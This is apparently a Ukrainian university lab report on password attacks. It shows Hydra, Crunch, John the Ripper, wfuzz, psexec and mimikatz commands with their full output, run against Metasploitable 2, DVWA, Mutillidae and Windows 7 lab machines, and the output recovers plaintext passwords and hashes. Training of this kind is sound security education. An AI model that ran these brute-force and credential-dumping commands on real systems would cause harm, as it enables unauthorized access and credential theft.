



МІНІСТЕРСТВО ОСВІТИ І НАУКИ, МОЛОДІ ТА СПОРТУ УКРАЇНИ

НАЦІОНАЛЬНИЙ ТЕХНІЧНИЙ УНІВЕРСИТЕТ УКРАЇНИ

«КИЇВСЬКИЙ ПОЛІТЕХНІЧНИЙ ІНСТИТУТ ІМЕНІ ІГОРЯ

СІКОРСЬКОГО»

ФІЗИКО-ТЕХНІЧНИЙ ІНСТИТУТ

Кафедра Інформаційної Безпеки

Технічний аудит

Лабораторна робота №4

Атака на паролі

Перевірив:

Котов Д. О.

Виконав:

студент IV курсу

групи ФБ-01

Сахній Н. Р.

Приходько І. Ю.

Корабельський Т. Б.

Київ 2023

1. Онлайн-атака за словником

Мета: зрозуміти методи злому паролів за словником

Після роботи студент повинен

- **знати:** типи атак на паролі;
- **вміти:** проводити атаки на паролі за словником.

Завдання:

- Підключитися до Metasploitable 2 та визначити працюючі сервіси;
- Використовуючи програму hydra провести онлайн атаку за словником на сервіси.

Технічне оснащення робочого місця:


- Kali Linux VM (Kali)
- Metasploitable 2 VM (target)
- Hydra (<https://github.com/vanhauser-thc/thc-hydra>)

ЗАВДАННЯ 1

Створити файл логінів з наступних слів {**msfadmin, user, tomcat, postgres, sys, klog, service, admin, tom, Admin**}. За допомогою програми Hydra-THC провести активну онлайн-атаку за словником на сервіси: ftp, ssh, telnet, smb. Доведіть це за допомогою скріншотів.

Відповідь:

➤ Продемонструємо вміст щойно створеного файлу логінів ↓



```
(nazar@snz24)-[~/BruteX]
$ cat ./some_logins.txt
msfadmin
user
tomcat
postgres
sys
klog
service
admin
tom
Admin
```

- За допомогою програми Hydra-THC проведемо активну онлайн-атаку за словником на наступні сервіси цільової машини:

- **FTP (File Transfer Protocol)**

```
(nazar@snz24)-[~/BruteX]
$ hydra -L ./some_logins.txt -P ./wordlists/ftp_defpass.lst 192.168.50.205 ftp
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal acts

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-11-11 14:42:48
[DATA] max 16 tasks per 1 server, overall 16 tasks, 240 login tries (l:10/p:24), ~15 tries per task
[DATA] attacking ftp://192.168.50.205:21/
[21][ftp] host: 192.168.50.205 login: user password: user
[21][ftp] host: 192.168.50.205 login: user password: user
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-11-11 14:43:40
```

- **SSH (Secure Shell)**

```
(nazar@snz24)-[~/BruteX]
$ hydra -L ./some_logins.txt -P ./wordlists/ssh_defpass.lst 192.168.50.205 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal acts

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-11-11 14:44:57
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 290 login tries (l:10/p:29), ~19 tries per task
[DATA] attacking ssh://192.168.50.205:22/
[22][ssh] host: 192.168.50.205 login: user password: user
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-11-11 14:45:56
```

- **Telnet (Teletype Network)**

```
(nazar@snz24)-[~/BruteX]
$ hydra -L ./some_logins.txt -P ./wordlists/telnet_defpass.lst 192.168.50.205 telnet -t 64
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal acts

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-11-11 14:48:34
[WARNING] telnet is by its nature unreliable to analyze, if possible better choose FTP, SSH, etc. if available
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent o
[DATA] max 64 tasks per 1 server, overall 64 tasks, 250 login tries (l:10/p:25), ~4 tries per task
[DATA] attacking telnet://192.168.50.205:23/
[23][telnet] host: 192.168.50.205 login: tomcat password: tel123
[23][telnet] host: 192.168.50.205 login: user password: user
1 of 1 target successfully completed, 2 valid passwords found
[WARNING] Writing restore file because 6 final worker threads did not complete until end.
[ERROR] 6 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-11-11 14:48:54
```

- **SMB (Server Message Block)**

```
(nazar@snz24)-[~/BruteX]
$ hydra -L ./some_logins.txt -P ./wordlists/password_medium.txt 192.168.50.205 smb -t 64
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal acts

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-11-11 14:52:22
[INFO] Reduced number of tasks to 1 (smb does not like parallel connections)
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent o
[DATA] max 1 task per 1 server, overall 1 task, 7210 login tries (l:10/p:721), ~7210 tries per task
[DATA] attacking smb://192.168.50.205:445/
[445][smb] host: 192.168.50.205 login: user password: user
[STATUS] 2676.00 tries/min, 2676 tries in 00:01h, 4534 to do in 00:02h, 1 active
[STATUS] 2684.50 tries/min, 5369 tries in 00:02h, 1841 to do in 00:01h, 1 active
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-11-11 14:55:14
```

2. Онлайн-атака методом перебору (брутфорс-атака)

Мета: зрозуміти методи злому паролів методом перебору

Після роботи студент повинен

- **знати:** типи атак на паролі;
- **вміти:** проводити атаки на паролі методом перебору.

Завдання:

- Підключитися до Metasploitable 2 та визначити працюючі сервіси;
- Використовуючи програму hydra провести онлайн атаку за словником на сервіси.

Технічне оснащення робочого місця:

- Kali Linux VM (Kali)
- Metasploitable 2 VM (target)
- Hydra (<https://github.com/vanhauser-thc/thc-hydra>)
- Crunch


ЗАВДАННЯ 1

Створити словник за допомогою програми Crunch за наступними умовами:

Команди 2, 6. Словник телефонних номерів Водафон.

Доведіть це за допомогою скріншотів.

Відповідь:



```
(nazar@snz24)-[~/BruteX]
$ crunch 10 10 -t 050%***** >> vodafone_numbers.txt
Crunch will now generate the following amount of data: 110000000 bytes
104 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 10000000

(nazar@snz24)-[~/BruteX]
$ crunch 10 10 -t 066%***** >> vodafone_numbers.txt
Crunch will now generate the following amount of data: 110000000 bytes
104 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 10000000
```

```

(nazar@snz24)-[~/BruteX]
$ crunch 10 10 -t 095% % % % % >> vodafone_numbers.txt
Crunch will now generate the following amount of data: 110000000 bytes
104 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 10000000

(nazar@snz24)-[~/BruteX]
$ crunch 10 10 -t 099% % % % % >> vodafone_numbers.txt
Crunch will now generate the following amount of data: 110000000 bytes
104 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 10000000

(nazar@snz24)-[~/BruteX]
$ wc -l ./vodafone_numbers.txt
40000000 ./vodafone_numbers.txt

(nazar@snz24)-[~/BruteX]
$ shuf -n 10 ./vodafone_numbers.txt | head -n 10
0953397472
0991037022
0660548915
0665902367
0994483749
0507894481
0502694320
0958565125
0998547209
0950988134

```

ЗАВДАННЯ 2

Створити словник за допомогою програми Crunch за наступними умовами:

Команди 2, 6. Мінімальна кількість -4, Максимальна кількість – 4, перша літера-и, друга літера-будь яка, третя літера-е, четверта літера- будь яка.

Відповідь:

```

(nazar@snz24)-[~/BruteX]
$ crunch 4 4 -o possible_passwords.txt -t u@e@
Crunch will now generate the following amount of data: 3380 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 676

crunch: 100% completed generating output

(nazar@snz24)-[~/BruteX]
$ shuf -n 10 ./possible_passwords.txt | head -n 10
uview
uges
uzex
useb
uney
utet
usen
uvej
ugez
ugea

(nazar@snz24)-[~/BruteX]
$ cat ./possible_passwords.txt | grep -in "user"
486:user

```

ЗАВДАННЯ 3

За допомогою програми Hydra-THC провести активну онлайн атаку за отриманим словником на сервіс: **ftp**, користувач **user**. Доведіть це за допомогою скріншотів.

Відповідь:

```
nazar@snz24: ~/BruteX
$ hydra -l user -P ./possible_passwords.txt 192.168.50.205 ftp
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal pu

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-11-11 15:31:43
[DATA] max 16 tasks per 1 server, overall 16 tasks, 676 login tries (l:1/p:676), ~43 tries per task
[DATA] attacking ftp://192.168.50.205:21/
[STATUS] 288.00 tries/min, 288 tries in 00:01h, 388 to do in 00:02h, 16 active
[21][ftp] host: 192.168.50.205 login: user password: user
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-11-11 15:33:30
```

```
nazar@snz24: ~/BruteX
$ ftp user@192.168.50.205
Connected to 192.168.50.205.
220 (vsFTPd 2.3.4)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> help
Commands may be abbreviated.  Commands are:

!          case          dir          fget         idle         mdelete      modtime      ntrans      progress
$          cd            disconnect  form         image        mdir         more         open        prompt
account    cdup            edit        ftp          lcd          mget         mput         page        proxy
append     chmod          epsv        gate         less         mkdir        mreget       passive     put
ascii      close          epsv4       get          lpage        mls          msend        pdir        pwd
bell       cr             epsv6       glob         lpwd         mlsd         newer        pls         quit
binary     debug          exit        hash         ls           mlst         nlist       pmlsd       quote
bye        delete         features    help         macdef       mode         nmap         preserve    rate
ftp> exit
221 Goodbye.
```

3. Хеш-ін'єкційна атака

Мета: зрозуміти методи злому хешу паролів

Після роботи студент повинен

- **знати:** типи атак на паролі;
- **вміти:** проводити атаки на хеші паролів.

Завдання:

- Використовуючи програму John the Ripper розшифрувати хеші паролів отриманих у Вправі 5.1.

Технічне оснащення робочого місця:

- Kali Linux VM (Kali)
- John the Ripper

ЗАВДАННЯ 1

Використовуючи програму John the Ripper розшифрувати хеші паролів отриманих у Вправі №5.1 із методичних матеріалів.

Доведіть це за допомогою скріншотів.

Відповідь:

➤ Для унікальних хеш-значень паролів застосуємо відповідну команду ↓

```
(nazar@snz24)~[~/BruteX]
$ sort ./selected_hashes.txt | uniq
0d107d09f5bbe40cade3de5c71e9e9b7
5f4dcc3b5aa765d61d8327deb882cf99
8d3533d75ae2c3966d7e0d4fcc69216b
e99a18c428cb38d5f260853678922e03

(nazar@snz24)~[~/BruteX]
$ john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt ./selected_hashes.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 128/128 SSE2 4x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
password      (?)
abc123         (?)
letmein        (?)
charley        (?)
4g 0:00:00:00 DONE (2023-11-11 15:53) 33.33g/s 24000p/s 24000c/s 32000C/s my3kids.. soccer9
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

- Переглянемо відповідні результати, отримані після розшифрування:

```
(nazar@snz24)~/BruteX
$ cat ./selected_hashes.txt
5f4dcc3b5aa765d61d8327deb882cf99
e99a18c428cb38d5f260853678922e03
8d3533d75ae2c3966d7e0d4fcc69216b
0d107d09f5bbe40cade3de5c71e9e9b7
5f4dcc3b5aa765d61d8327deb882cf99

(nazar@snz24)~/BruteX
$ john --show --format=raw-md5 ./selected_hashes.txt
?:password
?:abc123
?:charley
?:letmein
?:password

5 password hashes cracked, 0 left
```

ЗАВДАННЯ 2

Відповідь:

- Завантажимо файли **passwd** і **shadow** із цільової машини Metasploitable 2

```
(nazar@snz24)~/BruteX
$ scp root@192.168.50.205:/etc/passwd root@192.168.50.205:/etc/shadow ./metasploitable_2
root@192.168.50.205's password:
passwd
root@192.168.50.205's password:
shadow

(nazar@snz24)~/BruteX
$ cd metasploitable_2

(nazar@snz24)~/BruteX/metasploitable_2
$ unshadow passwd shadow > unshadowed_password
```

- За допомогою **John the Ripper** розшифруємо отримані хеш-значення:

```
(nazar@snz24)~/BruteX/metasploitable_2
$ john unshadowed_password
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 128/128 SSE2 4x3])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
user          (user)
postgres      (postgres)
msfadmin      (msfadmin)
service       (service)
msfadmin      (root)
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
123456789     (klog)
batman       (sys)
7g 0:00:00:00 DONE 2/3 (2023-11-11 16:09) 10.14g/s 9250p/s 9591c/s 9591C/s 123456..knight
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

(nazar@snz24)~/BruteX/metasploitable_2
$ john --show ./unshadowed_password
root:msfadmin:0:0:root:/root:/bin/bash
sys:batman:3:3:sys:/dev:/bin/sh
klog:123456789:103:104::/home/klog:/bin/false
msfadmin:msfadmin:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
postgres:postgres:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
user:user:1001:1001:just a user,111,,:/home/user:/bin/bash
service:service:1002:1002:,,:/home/service:/bin/bash

7 password hashes cracked, 0 left
```


4. Атака на онлайн-сервіси

Мета: Зрозуміти методи атаки на онлайн-сервіси

Після роботи студент повинен

- **знати:** типи атак на онлайн-сервіси;
- **вміти:** проводити атаки на онлайн-сервіси.

Завдання:

- Використовуючи програму wfuzz провести атаку на онлайн-сервіси.

Технічне оснащення робочого місця:

- Kali Linux VM (Kali)
- Metasploitable 2 VM (target)

Wfuzz (<https://wfuzz.readthedocs.io/en/latest/>).

ЗАВДАННЯ 1

Використовуючи програму WFUZZ знайти пару Логін – Пароль сторінки входу на сайт, віртуальної машини Metasploitable 2 VM (target).

<http://192.168.50.205/dvwa/vulnerabilities/brute/>.

Доведіть це за допомогою скріншотів.

Відповідь:

```
(nazar@snz24)~[/BruteX]
$ wfuzz -c -z file,./wordlists/namelist.txt -z file,./wordlists/password_weak.txt -u "http://192.168.50.205/dvwa/vulnerabilities/brute/index.php?ord=FUZZ26Login=Login" -b "security=low; PHPSESSID=5b176e99b66e639038a783b82c9ff345" --hw 210
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing
Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer *
*****

Target: http://192.168.50.205/dvwa/vulnerabilities/brute/index.php?username=FUZZ6password=FUZZ26Login=Login
Total requests: 133952

ID      Response  Lines  Word  Chars  Payload
-----
000000429: 200      86 L   215 W   4636 Ch  "1337 - charley"
000002127: 200      86 L   215 W   4638 Ch  "admin - password"
000002922: 200      86 L   215 W   4642 Ch  "gordonb - abc123"
000004485: 200      86 L   215 W   4638 Ch  "pablo - letmein"
000005071: 200      86 L   215 W   4640 Ch  "smithy - password"
^C /usr/lib/python3/dist-packages/wfuzz/wfuzz.py:80: UserWarning:Finishing pending requests ...

Total time: 0
Processed Requests: 7883
Filtered Requests: 7878
Requests/sec.: 0
```



- Home
- Instructions
- Setup
- Brute Force**
- Command Execution
- CSRF
- File Inclusion
- SQL Injection
- SQL Injection (Blind)
- Upload
- XSS reflected
- XSS stored

Vulnerability: Brute Force

Login

Username:

Password:

Welcome to the password protected area smithy

More info

http://www.owasp.org/index.php/Testing_for_Brute_Force_%28OWASP-AT-004%29
<http://www.securityfocus.com/infocus/1192>
<http://www.sillychicken.co.nz/Security/how-to-brute-force-http-forms-in-windows.html>

ЗАВДАННЯ 2

Використовуючи програму WFUZZ знайти пару Логін – Пароль сторінки входу на сайт, віртуальної машини Metasploitable 2 VM (target).

`http://192.168.50.205/mutillidae/index.php?page=login.php/.`

Доведіть це за допомогою скріншотів.

Відповідь:


```

(nazar@snz24) [~/BruteX]
$ wfuzz -c -z file,./wordlists/namelist.txt -z file,./wordlists/password_weak.txt -d "username=FUZZ&password=FUZZ&login-php-submit-button=Login"
-u "http://192.168.50.205/mutillidae/index.php?page=login.php" -b "security=low; PHPSESSID=5b176e99b66e639038a783b82c9ff345" --hc 200
/usr/lib/python3/dist-packages/wfuzz/_init_.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing
SSL sites. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer *
*****

Target: http://192.168.50.205/mutillidae/index.php?page=login.php
Total requests: 136958

=====
ID          Response  Lines  Word    Chars  Payload
=====
000002669:  302        639 L   1715 W   25375 Ch "ed - pentest"
000003218:  302        639 L   1718 W   25382 Ch "john - monkey"
000003207:  302        639 L   1715 W   25369 Ch "john - password"
^C /usr/lib/python3/dist-packages/wfuzz/wfuzz.py:80: UserWarning:Finishing pending requests ...

Total time: 0
Processed Requests: 6717
Filtered Requests: 6714
Requests/sec.: 0
  
```



Mutillidae: Born to be Hacked

Version: 2.1.19
Security Level: 0 (Hosed)
Hints: Disabled (0 - I try harder)
Logged In User: john (I like the smell of confunk)

Home
Logout
Toggle Hints
Toggle Security
Reset DB
View Log
View Captured Data

- Core Controls
- OWASP Top 10
- Others

Mutillidae: Deliberately Vulnerable PHP Scripts Of OWASP Top 10

5. Атака на паролі Windows

Мета: Зрозуміти методи злому паролів операційної системи Windows

Після роботи студент повинен

- **знати:** типи атак на паролі операційної системи Windows;
- **вміти:** проводити атаки на паролі операційної системи Windows.

Завдання:

- Підключитися до Windows 7 VM за допомогою утиліти Psexec;
- Використовуючи програму Mimikatz видобути паролі користувачів цільової машини на Windows 7.


Технічне оснащення робочого місця:

- Kali Linux VM (Kali)
- Windows 7 VM (target)
- Psexec
- Mimikatz

ЗАВДАННЯ 1

Підключитися до Windows 7 VM за допомогою утиліти Psexec. Доведіть...

Відповідь:




```
nazar@snz24: ~/BruteX
Файл Дія Редагувати Вигляд Довідка
$ python /usr/share/doc/python3-impacket/examples/psexec.py admin@192.168.50.150
Impacket v0.11.0 - Copyright 2023 Fortra

Password:
[*] Requesting shares on 192.168.50.150....
[*] Found writable share ADMIN$
[*] Uploading file tjrJPuXp.exe
[*] Opening SVCManager on 192.168.50.150....
[*] Creating service puVU on 192.168.50.150....
[*] Starting service puVU....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32> ipconfig

Windows IP Configuration
```



ЗАВДАННЯ 2

На цільовій машині Windows 7 створити 2-3 додаткових користувачів, задавши їм паролі. Завантажити програму mimikatz до цільової машині Windows 7. Запустити програму mimikatz за допомогою утиліти Psexec. Видобути паролі користувачів цільової машині Windows 7. Доведіть це за допомогою скріншотів.

Відповідь:

➤ Створимо 2-3 додаткових користувачів на цільовій машині **Windows 7** ↓

```
C:\Windows\system32> net user kortar 4Z0V$TEE1 /add
The command completed successfully.

C:\Windows\system32> net user igorpryh !PT24-@lll /add
The command completed successfully.

C:\Windows\system32> net user sahnaz UA-UPA22K^!V /add
The command completed successfully.
```

```
C:\Windows\system32> net user

User accounts for \\

admin                Administrator      Guest
igorpryh             jenny
sahnaz
The command completed with one or more errors.
```

➤ Завантажимо програму **mimikatz** до цільової машини Windows 7 ↓

```
(nazar@snz24)-[~/BruteX]
$ ls -lt mimikatz_trunk.zip
-rw-r--r-- 1 nazar nazar 1253993 cep 10 2021 mimikatz_trunk.zip

(nazar@snz24)-[~/BruteX]
$ sudo mkdir /mnt/winshare_folder
[sudo] пароль до nazar:
```

```
(nazar@snz24)-[~/BruteX]
$ sudo mount -t cifs //192.168.50.150/Users/admin/Desktop/shared_lab /mnt/winshare_folder -o username=admin,password=admin123

(nazar@snz24)-[~/BruteX]
$ sudo mkdir /mnt/winshare_folder/mimikatz

(nazar@snz24)-[~/BruteX]
$ sudo unzip ./mimikatz_trunk.zip -d /mnt/winshare_folder/mimikatz
Archive: ./mimikatz_trunk.zip
  inflating: /mnt/winshare_folder/mimikatz/kiwi_passwords.yar
  inflating: /mnt/winshare_folder/mimikatz/mimicom.idl
  inflating: /mnt/winshare_folder/mimikatz/README.md
  creating: /mnt/winshare_folder/mimikatz/Win32/
  inflating: /mnt/winshare_folder/mimikatz/Win32/mimidrv.sys
  inflating: /mnt/winshare_folder/mimikatz/Win32/mimikatz.exe
  inflating: /mnt/winshare_folder/mimikatz/Win32/mimilib.dll
  inflating: /mnt/winshare_folder/mimikatz/Win32/mimilove.exe
  inflating: /mnt/winshare_folder/mimikatz/Win32/mimispool.dll
  creating: /mnt/winshare_folder/mimikatz/x64/
  inflating: /mnt/winshare_folder/mimikatz/x64/mimidrv.sys
  inflating: /mnt/winshare_folder/mimikatz/x64/mimikatz.exe
  inflating: /mnt/winshare_folder/mimikatz/x64/mimilib.dll
  inflating: /mnt/winshare_folder/mimikatz/x64/mimispool.dll

(nazar@snz24)-[~/BruteX]
$
```

```
dir
C:\Users\admin\Desktop\shared_lab\mimikatz> Volume in drive C has no label.
Volume Serial Number is F401-76E7

Directory of C:\Users\admin\Desktop\shared_lab\mimikatz

11/11/2023  12:31 PM    <DIR>          .
11/11/2023  12:31 PM    <DIR>          ..
09/16/2020  04:04 PM                2,834 kiwi_passwords.yar
03/21/2020  09:20 AM                2,850 mimicom.idl
11/01/2020  03:13 PM                5,211 README.md
08/09/2021  03:08 PM    <DIR>          Win32
08/09/2021  03:08 PM    <DIR>          x64
               3 File(s)              10,895 bytes
               4 Dir(s)          7,515,168,768 bytes free
```

➤ Запустимо програму **mimikatz** за допомогою утиліти **Psexec** ↓

```
C:\Users\admin\Desktop\shared_lab\mimikatz\Win32>
.#####.  mimikatz 2.2.0 (x86) #19041 Aug 10 2021 17:20:39
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v ##'   Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'    > https://pingcastle.com / https://mysmartlogon.com **/

mimikatz #
```

➤ Отримаємо **паролі** всіх користувачів цільової машини Windows 7 ↓

```
privilege::debug
mimikatz # Privilege '20' OK
```

```
log C:\Users\admin\Desktop\shared_lab\report.txt
mimikatz # Using 'C:\Users\admin\Desktop\shared_lab\report.txt' for logfile : OK
```


* Попередньо ще також необхідно хоча б раз зайти та вийти на новостворені облікові записи, щоб були зареєстровані події, що ці юзери вже логінілись.

```
sekurlsa::logonpasswords
mimikatz #
Authentication Id : 0 ; 2352705 (00000000:0023e641)
Session : Interactive from 3
User Name : igorpryh
Domain : admin-PC
Logon Server : ADMIN-PC
Logon Time : 11/11/2023 1:05:52 PM
SID : S-1-5-21-98186920-3188335004-1741013240-1009

msv :
[00000003] Primary
* Username : igorpryh
* Domain : admin-PC
* LM : b0088a12069bf0bc0648579ea1eec377
* NTLM : 79dca870258afe06dc65c6e73fe5e42e
* SHA1 : 2b515122ce101dd3891d8ed280f91ce82fc973d1
tspkg :
* Username : igorpryh
* Domain : admin-PC
* Password : !PT24-@lll
wdigest :
* Username : igorpryh
* Domain : admin-PC
* Password : !PT24-@lll
kerberos :
* Username : igorpryh
* Domain : admin-PC
* Password : !PT24-@lll
ssp :
credman :
```

```
Authentication Id : 0 ; 2157427 (00000000:0020eb73)
Session : Interactive from 2
User Name : kortar
Domain : admin-PC
Logon Server : ADMIN-PC
Logon Time : 11/11/2023 12:59:41 PM
SID : S-1-5-21-98186920-3188335004-1741013240-1008

msv :
[00000003] Primary
* Username : kortar
